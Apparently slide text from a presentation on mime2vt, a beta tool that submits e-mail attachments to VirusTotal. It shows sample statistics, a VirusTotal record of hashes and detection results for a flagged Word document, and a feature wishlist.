(4.3% have a VT score > 5)



Want Samples?



Unique samples: 124952



The Winner...

File information

Identification

Details

Content

Analyses

Submissions

ITW

Comments

MD5	19c498a0f8469b6d2246083486a3d6f2
SHA-1	c36882538a03f7f126f8cda22762bdcad7bc0580
SHA-256	4a29a1839f07f42052d737c4498fd08559f755400aebc4b33f9b7d043e747bd4
ssdeep	768:cXePmVFJ8lj4AhpwMrQgXKUceUbKGHKcFuS8M6pQc:mUm58iMroUdUbzF4M6F
Size	57.0 KB (58368 bytes)
Type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Template: Normal.dot, Revision Number: 98, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:31:00, Create Time/Date: Mon Apr 11 17:00:00 2016, Last Saved Time/Date: Mon Apr 11 19:18:00 2016, Number of Pages: 1, Number of Words: 3, Number of Characters: 22, Security: 0
TrID	Microsoft Word document (80.0%) Generic OLE2 / Multistream Compound File (20.0%)
Detection ratio	36 / 57
First submission	2016-04-13 16:53:45 UTC (2 months, 1 week ago)

Download file

Google Docs viewer

Re-scan file

Close



Wanna Play?

<https://github.com/xme/mime2vt>

<warning>
Beta code
</warning>



Wishlist?

- Add support for multiple archives (rar)
- Integrate with MISP to exchange IOC's
- Add YARA support



Thank you!

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